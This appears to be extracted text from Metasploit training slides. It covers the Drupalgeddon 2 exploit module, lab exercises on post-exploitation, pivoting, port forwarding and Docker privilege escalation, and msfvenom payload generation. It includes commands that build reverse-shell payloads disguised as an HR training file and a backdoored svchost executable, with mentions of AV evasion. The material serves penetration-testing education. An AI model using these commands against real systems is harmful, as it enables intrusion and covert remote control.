
```
root@kali: ~  
File Edit View Search Terminal Help  
##  
# This module requires Metasploit: https://metasploit.com/download  
# Current source: https://github.com/rapid7/metasploit-framework  
##  
  
class MetasploitModule < Msf::Exploit::Remote  
  
  Rank = ExcellentRanking  
  
  include Msf::Exploit::Remote::HTTP::Drupal  
  # XXX: CmdStager can't handle badchars  
  include Msf::Exploit::PhpEXE  
  include Msf::Exploit::FileDropper  
  
  def initialize(info = {})  
    super(update_info(info,  
      'Name' => 'Drupal Drupalgeddon 2 Forms API Property Injection',  
      'Description' => %q{  
        This module exploits a Drupal property injection in the Forms API.  
  
        Drupal 6.x, < 7.58, 8.2.x, < 8.3.9, < 8.4.6, and < 8.5.1 are vulnerable.  
      },  
      'Author' => [  
        'Jasper Mattsson', # Vulnerability discovery  
        'a2u',             # Proof of concept (Drupal 8.x)  
        'Nixawk',          # Proof of concept (Drupal 8.x)  
        'FireFart',        # Proof of concept (Drupal 7.x)  
        'wvu'              # Metasploit module  
      ],  
      'References' => [  
        ['CVE', '2018-7600'],  
        ['URL', 'https://www.drupal.org/sa-core-2018-002'],  
        ['URL', 'https://greysec.net/showthread.php?tid=2912'],  
        ['URL', 'https://research.checkpoint.com/uncovering-drupalgeddon-2/'],  
        ['URL', 'https://github.com/a2u/CVE-2018-7600'],  
        ['URL', 'https://github.com/nixawk/labs/issues/19'],  
        ['URL', 'https://github.com/FireFart/CVE-2018-7600']  
      ],  
      'DisclosureDate' => '2018-03-28',  
      'License' => MSF_LICENSE,  
      'Platform' => ['php', 'unix', 'linux'],  
      'Arch' => [ARCH_PHP, ARCH_CMD, ARCH_X86, ARCH_X64],  
    })  
  end  
  
end
```

"/usr/share/metasploit-framework/modules/exploits/unix/webapp/drupal\_drupalgeddon2.rb" 387L, 11286C 1,1 Top

# Lab 4

- Using your active Meterpreter session, enumerate users on the compromised box
- Find the second flag
- List processes on the box
- Check other interesting post-exploitation modules.
- (Optional) Upgrade “Java Meterpreter” session to a native Meterpreter session

# Pivoting



# Port Forwarding

```
portfwd
```

```
portfwd add -l 3389 -L 127.0.0.1 -p 3389 -r [target host]
```


```
portfwd delete -l 3389 -L 127.0.0.1 -p 3389 -r [target host]
```

```
portfwd list
```

```
portfwd flush
```

```
portfwd -R ...
```

# Port Forwarding



File Edit View Search Terminal Help

msf5 > sessions -i 2

[\*] Starting interaction with 2...

meterpreter > portfwd -h

Usage: portfwd [-h] [add | delete | list | flush] [args]

#### OPTIONS:

-L <opt> Forward: local host to listen on (optional). Reverse: local host to connect to.

-R Indicates a reverse port forward.

-h Help banner.

-i <opt> Index of the port forward entry to interact with (see the "list" command).

-l <opt> Forward: local port to listen on. Reverse: local port to connect to.

-p <opt> Forward: remote port to connect to. Reverse: remote port to listen on.

-r <opt> Forward: remote host to connect to.

meterpreter > █



# Traffic Routing

```
route add/remove <SUBNET> <NETMASK> <SESSION>
```

```
route add/remove <CIDR> <SESSION>
```

```
route flush
```

```
route print
```

Even better option: `post/multi/manage/autoroute`

# Using Routes Outside of Metasploit

```
auxiliary/server/socks4a
```

```
set SRVHOST 127.0.0.1
```

Check (and stop) with `jobs` command

# Lab 5

- Configure routing through active Meterpreter session
- Find an active host on the subnet available through Meterpreter
- Find open ports and services on the new host
- Identify potential exploits
- Exploit the new host
- Escalate privileges to root
  - Check if `post/multi/recon/local_exploit_suggester` shows anything interesting
  - Hint: the kernel on the box is up to date.
  - Hint: check users and groups!!!

# Demo: Privilege Escalation Through Docker

```
root@kali: ~  
File Edit View Search Terminal Help  
msf5 exploit(multi/http/lcms_php_exec) > use exploit/linux/local/docker_daemon_privilege_escalation  
msf5 exploit(linux/local/docker_daemon_privilege_escalation) > options  
  
Module options (exploit/linux/local/docker_daemon_privilege_escalation):  
  
  Name      Current Setting  Required  Description  
  ----      -  
  SESSION                   yes       The session to run this module on.  
  
Exploit target:  
  
  Id  Name  
  --  -  
  0    Automatic  
  
msf5 exploit(linux/local/docker_daemon_privilege_escalation) > 
```

# Lab 6 - Database

Check what Metasploit automatically captured in the database:

- `hosts`
- `services`
- `loot`
- `notes`
- `vulns`
- `creds`

# Metasploit Payloads



# msfvenom

- Generate and encode any Metasploit payload
- Support for different formats
- Support for different encodings
- Need to run handler manually, use one of:
  - `use exploit/multi/handler`
    - `set PAYLOAD, LHOST, LPORT`
  - To keep the handler running in the background:
    - `set ExitOnSession false`
    - `run -j`
  - `handler -p <PAYLOAD> -H <HOST> -P <PORT>`
    - Will start the handler as a background job by default

# msfvenom

`-l <type>` list available options for payloads, formats, encoders, etc.

`-p <payload>`

`--list-options`

`-f <format>`

`-x <template executable>`

`-k` preserve template behaviour

`-o <output-file>`

`-b <bad characters>`

`-a <architecture>`

`-e <encoder>`



# Examples

```
msfvenom -p windows/x64/meterpreter/reverse_tcp  
LHOST=192.168.1.13 LPORT=4444 -f hta-psh -o HR_Training.hta
```

```
msfvenom -p windows/x64/meterpreter/reverse_tcp  
LHOST=192.168.1.13 LPORT=4444 -f js_le -o runme.js
```

```
msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.13  
LPORT=4444 -f raw -o evil.php
```

```
msfvenom -p windows/meterpreter/reverse_tcp  
LHOST=192.168.1.13 LPORT=4444 -f exe -x svchost.exe -k -o  
svchost-backdoor.exe
```


# Metasploit Payloads (Demo)

Step 1 - generate the payload:

<https://asciinema.org/a/8DzD6i4d7kMQE0kjtUjyWawDB?size=big>

Step 2 - start the handler

Step 3 - run the payload



# exploit/multi/script/web\_delivery (Demo)



# AV Evasion (Demo)

<https://asciinema.org/a/X8b9A6To1fLSdsW9gV2OIQT15?size=big>

# Thank you!

[illegible]

# Bonus

scipunk.tumblr.com





# Note Taking

- Pick a flexible tool (some suggestions: CherryTree, OneNote, Apple Notes)
- Capture what you've tried, highlight what worked
- Capture enough details for you to re-run the compromise
- Screenshots
- Write for "future you" who lost their memory
- Organize notes for larger engagements
  - By subnet
  - By machine
  - By user
  - Learnings and review and 2read for later
- Capture and save all the credentials, credential reuse is a big problem (or help!)